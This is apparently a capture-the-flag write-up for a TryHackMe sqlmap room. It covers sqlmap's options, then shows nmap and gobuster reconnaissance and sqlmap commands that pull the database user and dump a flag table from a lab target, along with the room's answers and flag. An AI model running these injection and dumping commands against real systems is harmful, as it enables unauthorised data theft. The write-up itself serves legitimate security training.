

SQLmap Tool

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Command :- **sqlmap -u [Target URL] --batch --threads --crawl --level --risk --dbs -D -T -C --dump or --dump-all**

Let's go through the command options,

-u = Specify Target URL

--batch = to give default answers to asked question between attack

--threads = to set the no. of concurrent HTTP req. Sent to the target

--crawl [1-3] = searches the web pages till given number

--level [1-5] = controls the number of tests performed for SQL injection

--risk [1-3] = specifies the risk of tests to perform

--dbs = Shows databases

--tables = shows tables

--columns = shows columns

-D = Specify the database

-T = Specify the table

-C = Specify the column

--dump or --dump-all = to dump the data or dump everything

For Practical we will use the tryhackme me sqlmap room :-

Answer the questions below

What is the name of the interesting directory ?

blood

✓ Correct Answer

🔍 Hint

Who is the current db user?

root

✓ Correct Answer


What is the final flag?

thm{sqlmap_is_L0ve}

✓ Correct Answer

Target Machine :- TryHackme
Attacking Machine :- Parrot Os

Connect to the tryhackme server and try to ping the IP (its pinged)
nmap -A -T4 -p- [Target IP] --open
We got port 80 open
Then we search the ip in the browser and found nothing




Need to search for hidden directories by using gobuster
Gobuster dir -u http://10.10.217.102:80 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -t 150


```
#gobuster dir -u http://10.10.217.102:80 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -t 150

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.217.102:80
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/blood (Status: 301) [Size: 194] [--> http://10.10.217.102/blood/]
```

Go with the **/blood** directory (Answer for the first question)




There is a search option given. Try to search for every blood group and we got O+ vulnerable.



ID	Name	Phone Number	Address	Email Address	Gender	Age	Blood Group
1	Nare	9800000000	Kathmandu	nare@sqlmap.com.np	MALE	27	O+

Capture this request in burpsuite and copy the post request in on txt file



Use save item to save the request in file

To find the current user [use --current-user option]
 sqlmap -r req1.txt --batch --threads 3 --current-user

```

[01:12:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[01:12:33] [INFO] fetching current user
current user: 'root@localhost'
[01:12:33] [INFO] fetched data logged to text f

```

To find the flag use sqlmap options

```
sqlmap -r req2.txt --batch --threads 3 --dbs
```

```
sqlmap -r req2.txt --batch --threads 3 -D blood --tables
```

```
sqlmap -r req2.txt --batch --threads 3 -D blood -T flag --dump
```

```

[01:14:41] [WARNING] reflective value(s) found and filtering out
[01:14:41] [INFO] fetching entries for table 'flag' in database 'blood'
Database: blood
Table: flag
[1 entry]
+-----+-----+-----+
| id | flag | name |
+-----+-----+-----+
| 1 | thm{sqlmap_is_L0ve} | flag |
+-----+-----+-----+
[01:14:42] [INFO] table 'blood.flag' dumped to CSV file '/root/.local
[01:14:42] [INFO] fetched data logged to text files under '/root/.loc

```